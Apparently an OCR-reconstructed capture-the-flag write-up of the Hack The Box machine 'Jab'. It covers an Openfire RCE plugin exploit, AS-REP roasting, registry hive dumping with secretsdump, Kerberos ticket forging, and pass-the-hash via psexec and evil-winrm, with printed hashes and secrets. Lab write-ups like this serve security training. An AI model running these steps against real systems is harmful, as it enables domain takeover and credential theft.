
Environment

Java Version: 1.8.0_391 Oracle Corporation -- Java HotSpot(TM) 64-Bit Server VM
Appserver: jetty/9.4.43.v20210629
Server Host Name (FQDN): dc01.jab.htb ⚠ DNS configuration appears to be missing or incorrect.
OS / Hardware: Windows Server 2019 / amd64
Locale / Timezone: en / Eastern Standard Time (-5 GMT)
OS Process Owner: DC01$
Java Memory 181.38 MB of 910.50 MB (19.9%) used

Ignite Realtime News

The Ignite Realtime feed is currently unavailable.

We can still utilise the second part of the CVE (the RCE plugin to get shell):



User Properties


Below is a summary of user properties.

User Properties	
Username:	svc_openfire
Status:	(Offline)
Is Administrator?:	Yes
Name:	Openfire Service Account
Email:	*Not set.*
Registered:	Oct 27, 2023
Groups:	*None*

Additional Properties	
console.rows_per_page:	/session-summary.jsp=25,/security-audit-viewer.jsp=25,/muc-room-summary.jsp=25

We see we can add the RCE plugin:

1. Upload the RCE plugin from https://github.com/miko550/CVE-2023-32315




Plugins add new functionality to the server. The list of plugins currently installed is below. To download new plugins, please visit the Available Plugins page.

Plugins	Description	Version	Author	Restart	Delete
Registration	Performs various actions whenever a new user account is created.	1.7.3	Ryan Graham		
Search	Provides support for Jabber Search (XEP-0055)	1.7.4	Ryan Graham		
User Import Export	Enables import and export of user data	2.7.0	Ryan Graham		

Upload Plugin


Plugin files (.jar) can be uploaded directly by using the form below.

2. Access the server settings and then management tool (Password is `123`)



Server
Users/Groups
Sessions
Group Chat
Plugins
Access the server settings
openfire management tool
Server | Users/Groups | Sessions | Group Chat | Plugins
Built by the IgniteRealtime.org community.
Admin Login :::...
openfireshell
Login

3. Make the server access the shell.exe on the user's directory:



openfire
Openfire 4.7.5, build ee4295e
Logged in as svc_openfire - Logout
Clustering status - Disabled
Server
Users/Groups
Sessions
Group Chat
Plugins
openfire management tool
system command
Execute command
Execute
Execution result
Server | Users/Groups | Sessions | Group Chat | Plugins
Built by the IgniteRealtime.org community.

C:/Users/svc_openfire/Downloads/shel1.exe

bad command "C:/Users/svc_openfire/Documents/shell1.exe"

```
meterpreter > shell
Process 4348 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5458]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Openfire\bin>whoami
whoami
nt authority\system
```

We can even access the `root.txt` file:

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
0969d7fc8a23580bb4ca659bb4b9f338
```

03 - Further Notes

Links and References

https://pidgin.im/install/ --> Used to install
http://www.novell.com/documentation/team_plus_conf/conf10_user/data/bauv26x.html --> Used as a guide to install
https://github.com/ropnop/kerbrute --> Used for kerbroasting
https://serverfault.com/questions/28520/which-permissions-rights-does-a-user-need-to-have-wmi-access-on-remote-machines --> WMI access tied to DCOM users
https://www.vicarius.io/vsociety/posts/cve-2023-32315-path-traversal-in-openfire-leads-to-rce --> Openfire management console RCE

Vital Key points

Openfire Console

The foothold lay with discovering a password hidden in the chat logs and finding AS-REP roastable users who we could have requested the kerbroast hashes as they had no password requirement. Another straight forward way is to use the `Get-NPUsers.py` script together with `jabber_users.txt`:

```
└─$ impacket.GetNPUsers
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

usage: GetNPUsers.py [-h] [-request] [-outputfile OUTPUTFILE] [-format
{hashcat,john}] [-usersfile USERSFILE] [-ts] [-debug] [-hashes
LMHASH:NTHASH] [-no-pass] [-k]
                     [-aesKey hex key] [-dc-ip ip address] [-dc-host
hostname]
                     target

Queries target domain for users with 'Do not require Kerberos
preauthentication' set and export their TGTs for cracking
```

We can run it:

```
impacket.GetNPUsers -dc-ip 10.10.11.4 -dc-host jab.htb -no-pass -usersfile
jabber_users.txt jab.htb/
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[-] User cmaxwell doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User kaddis doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User molivarez doesn't have UF_DONT_REQUIRE_PREAUTH set
[SNIPPED]
```

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in
Kerberos database)
[-] User pbrady doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$jmontgomery@JAB.HTB:7466a71e2ffd6e8519e3b25c4af399a4$577246e87
d701089f80f420d8a7157e3c06da565eef868feace23bce13cb13891eca149b54867740651d2
78f2c79b22d01f2392778b214c0d6f74435237acf1b6849de715a3a741689fdbe2d583f6be82
c7b20a8800aa2b6293268ccc6c759d9a8d595c7c11a2b55234b83f51cb094dbf0da7ce38a792
b6b2f057fde4ecab6b15da59f95c18d9780e21be27b49315561a61a4ad8c61c278f5fa118351
6e0923eb194037bb3dbd6281236e9dc85ee7dd8a6f693f8a4f39e5a845a33df11fd44e9df324
8c832b3068002fdb8fc0719939acc0215bb67f7877d9f4ffa2f98d1503c56f1
[SNIPPED]
```

From above, its simply to echo the hashes into a file and crack them:

```
┌──(pyp㉿Ghost)-[~/…/Active/Jab/www/logs]
└─$ cat get-tgt.txt | grep krb
$krb5asrep$23$jmontgomery@JAB.HTB:7466a71e2ffd6e8519e3b25c4af399a4$577246e87
d701089f80f420d8a7157e3c06da565eef868feace23bce13cb13891eca149b54867740651d2
78f2c79b22d01f2392778b214c0d6f74435237acf1b6849de715a3a741689fdbe2d583f6be82
c7b20a8800aa2b6293268ccc6c759d9a8d595c7c11a2b55234b83f51cb094dbf0da7ce38a792
b6b2f057fde4ecab6b15da59f95c18d9780e21be27b49315561a61a4ad8c61c278f5fa118351
6e0923eb194037bb3dbd6281236e9dc85ee7dd8a6f693f8a4f39e5a845a33df11fd44e9df324
8c832b3068002fdb8fc0719939acc0215bb67f7877d9f4ffa2f98d1503c56f1
$krb5asrep$23$lbradford@JAB.HTB:3cb371394c903c25f0fe5574253f9360$4ad286f67d6
327ec1e5900f9bcd3efc89943deb1473ff783e47217ac2c32e4364d63d621dba4945778119ed
52937347a2b81c532c42919bafe21acd1576a45df6f2157cbca596dfb588e45b24d39c209d55
5edd88d6308218af9d8e31627f0232cf9e64fa85e5db4e9359f54d9c8680f04952bce3b06868
fa85ce0ea57d71dd325429a710b8ef56f9dbe8550fe67da473bf8f7672b369561103f8a49350
f9d4c0c9a99ec8f29e369b340910bb594d88b7b7b867367de01f70b341271f9540e92883ec7d
b6f63078be6916f16a9ed0e294361456708c97ff54fc47a1e73d8797952eb
$krb5asrep$23$mlowe@JAB.HTB:fb762f2a19a510d666bcbb3a683acaf7$0d6407aec38a08e
5524562cd9cc5ee4fb25dd95f8daf4174b837db7ee012598ef6d77bfeecdeed2373eb39c97c4
5c387b60a65234a29712314531a67d7f78df8f1a8a2fdfe3b80631d75b4729f866d6caea2511
59558cb30c3951b9db145f0df64b2587f7aad33d22c763e294ad32ad280700cada8c8d649ad3
78840858a95f47171622e33a4d2b9bec574ecadbe607a55b1c6553c0d14604d6bed92c2f1459
8e84b6e8c5ac1c0edc46aa8ec45504207ae972d698b536da49b06192b19c60d4f641c78b9d1a
94d8999d55d662f8876262fa4ab91f
┌──(pyp㉿Ghost)-[~/…/Active/Jab/www/logs]
└─$ cat get-tgt.txt | grep krb >> kerb.hashes
```

OpenFire management

```
C:\Program Files\Openfire\bin>icacls .
icacls .
```

```
. NT SERVICE\TrustedInstaller:(I)(F)
  NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
  NT AUTHORITY\SYSTEM:(I)(F)
  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
  BUILTIN\Administrators:(I)(F)
  BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
  BUILTIN\Users:(I)(RX)
  BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
  CREATOR OWNER:(I)(OI)(CI)(IO)(F)
  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)
(GR,GE)
  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)
(CI)(IO)(GR,GE)
```

We see that the folder of the Openfire is managed by the NT accounts and the Administrator accounts and hence must be run by them (the process running the Openfire management file is by administrator allowing us to get shell as the admin).

Registry dump

We can use the Administrator privileges to dump the registry and access the Administrator and system hashes.

```
C:\Users\Administrator\Downloads>reg save HKLM\SAM sam.save
reg save HKLM\SAM sam.save
The operation completed successfully.

C:\Users\Administrator\Downloads>reg save HKLM\SECURITY security.save
reg save HKLM\SECURITY security.save
The operation completed successfully.

C:\Users\Administrator\Downloads>reg save HKLM\SYSTEM system.save
reg save HKLM\SYSTEM system.save
The operation completed successfully.
```

Using secretsdump:

```
└─$ ls -la
total 18164
drwxrwxr-x 2 pyp pyp     4096 Apr 27 07:41 .
drwxr-xr-x 7 pyp pyp     4096 Apr 27 07:41 ..
-rw-rw-r-- 1 pyp pyp    57344 Apr 27 07:34 sam.save
```

```
-rw-rw-r-- 1 pyp pyp    40960 Apr 27 07:35 security.save
-rw-rw-r-- 1 pyp pyp 18493440 Apr 27 07:35 system.save

┌──(pyp㉿Ghost)-[~/…/Active/Jab/www/registry_attack]
└─$ impacket.secretsdump -system system.save -security security.save -sam
sam.save LOCAL
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] Target system bootKey: 0x88e518c4be9dad87d51f7425fe88bb61
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ea7497b18f24b5d6220d00c4d
43f28e0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account
doesnt have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:2e83d1580aa3ff72840ecd033a6140d9e547f983b2ce
b62f39800befb1a9d350e868dba64ab85cd761ea1599a12f148663c3c2945cd5f53e9c029aaa
7f5ab865ee8f93c8aeebb640433c4e9556b7e51b1c9c9ecd3d46ca7014161bf19d0eea729be4
dcbf3e74cb6192792f3445b1d66d2ccdb4b19a28d11a84615d4197ff0f766890283d300b5391
0d3a53901cb0f1a95c7b42543ae8e8ef638e4e195927783a6e029ae585b74bf813ca7c894bed
24c5410126a23a8fc118fc7778785f557502fdd21359424bf6080cea6ec1127b2df99a62b9ca
a1aa190749bac15ec75667404c9ec2ee04982da18aa27089cc30955a
$MACHINE.ACC:
aad3b435b51404eeaad3b435b51404ee:1ef56a15427b2812ecca6971b1c9a4aa
[*] DefaultPassword
(Unknown User):Welcome1
[*] DPAPI_SYSTEM
dpapi_machinekey:0x0ef4a210464b7500df0635e691d5d1f5ac1fdbe7
dpapi_userkey:0x2b24c583d0dc8b6eef7f2aac2cd203ec5f5b383e
[*] NL$KM
 0000   62 F1 2A 94 DC 92 35 C7  23 E3 D3 AF 4E A1 56 95   b.*...5.#...N.V.
 0010   B8 F1 68 A5 7F D4 01 0C  F8 4F 5D 85 15 79 65 C8   ..h......O]..ye.
 0020   D9 56 06 FB CE AD 12 F0  01 F7 8E E5 C1 15 92 43   .V.............C
 0030   F4 33 E7 53 85 F4 B9 7E  F1 CB 9F 14 F4 6F 83 B3   .3.S...~.....o..
NL$KM:62f12a94dc9235c723e3d3af4ea15695b8f168a57fd4010cf84f5d85157965c8d95606
fbcead12f001f78ee5c1159243f433e75385f4b97ef1cb9f14f46f83b3
[*] Cleaning up...
```

Using the machine account hash, we can request an administrator ticket and be able to do `psexec` using kerbros authentication:

```
└─$ netexec smb jab.htb -u DC01\$ -H
"aad3b435b51404eeaad3b435b51404ee:1ef56a15427b2812ecca6971b1c9a4aa"
SMB         10.10.11.4      445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:jab.htb) (signing:True)
(SMBv1:False)
SMB         10.10.11.4      445    DC01             [+]
jab.htb\DC01$:1ef56a15427b2812ecca6971b1c9a4aa
```

- Checking the SSID and then forging the ticket

```
└─$ impacket.lookupsid -hashes
"aad3b435b51404eeaad3b435b51404ee:1ef56a15427b2812ecca6971b1c9a4aa"
jab.htb/DC01\$@jab.htb 0
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] Brute forcing SIDs at jab.htb
[*] StringBinding ncacn_np:jab.htb[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-715914501-2118353807-243417633

┌──(pyp㉿Ghost)-[~/…/Active/Jab/www/registry_attack]
└─$ impacket.ticketer -nthash "1ef56a15427b2812ecca6971b1c9a4aa" -domain-sid
"S-1-5-21-715914501-2118353807-243417633" -domain jab.htb -spn
"cifs/DC01.jab.htb" -dc-ip 10.10.11.4 Administrator
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for jab.htb/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

From there we can request shares on the `domain controller`:

```
export KRB5CCNAME=$(pwd)/Administrator.ccache

impacket.psexec -dc-ip 10.10.11.4 jab.htb/Administrator@dc01.jab.htb -k -no-
pass
```

```
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] Requesting shares on dc01.jab.htb.....
[*] Found writable share ADMIN$
[*] Uploading file xSpPenXj.exe
[*] Opening SVCManager on dc01.jab.htb.....
[*] Creating service ObMw on dc01.jab.htb.....
[*] Starting service ObMw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.5458]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd C:\Users

C:\Users> dir
 Volume in drive C has no label.
 Volume Serial Number is E59D-A256

 Directory of C:\Users

01/22/2024  02:36 PM    <DIR>          .
01/22/2024  02:36 PM    <DIR>          ..
11/21/2023  12:52 PM    <DIR>          Administrator
10/23/2023  12:12 PM    <DIR>          Public
01/22/2024  02:36 PM    <DIR>          svc_openfire
               0 File(s)              0 bytes
               5 Dir(s)   1,962,938,368 bytes free

C:\Users> cd Administrator/Desktop
C:\Users\Administrator\Desktop> type root.txt
0969d7fc8a23580bb4ca659bb4b9f338
```

Another way is to use the `meterpreter`:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b1622aacbe4e96bda28831e653ba288c:::

[ATTACKER]
netexec smb jab.htb -u Administrator -H "aad3b435b51404eeaad3b435b51404ee:b1622aacbe4e96bda28831e653ba288c"
SMB         10.10.11.4      445    DC01             [*] Windows 10 / Server
```

```
2019 Build 17763 x64 (name:DC01) (domain:jab.htb) (signing:True)
(SMBv1:False)
SMB         10.10.11.4      445    DC01             [+]
jab.htb\Administrator:b1622aacbe4e96bda28831e653ba288c (Pwn3d!)
```

Winrm:

```
netexec winrm jab.htb -u Administrator -H
"aad3b435b51404eeaad3b435b51404ee:b1622aacbe4e96bda28831e653ba288c"
WINRM       10.10.11.4      5985   DC01             [*] Windows 10 / Server
2019 Build 17763 (name:DC01) (domain:jab.htb)
WINRM       10.10.11.4      5985   DC01             [+]
jab.htb\Administrator:b1622aacbe4e96bda28831e653ba288c (Pwn3d!)

└─$ evil-winrm -i jab.htb -u Administrator -H
b1622aacbe4e96bda28831e653ba288c
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        4/26/2024  10:18 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
0969d7fc8a23580bb4ca659bb4b9f338
```

That fully concludes the box!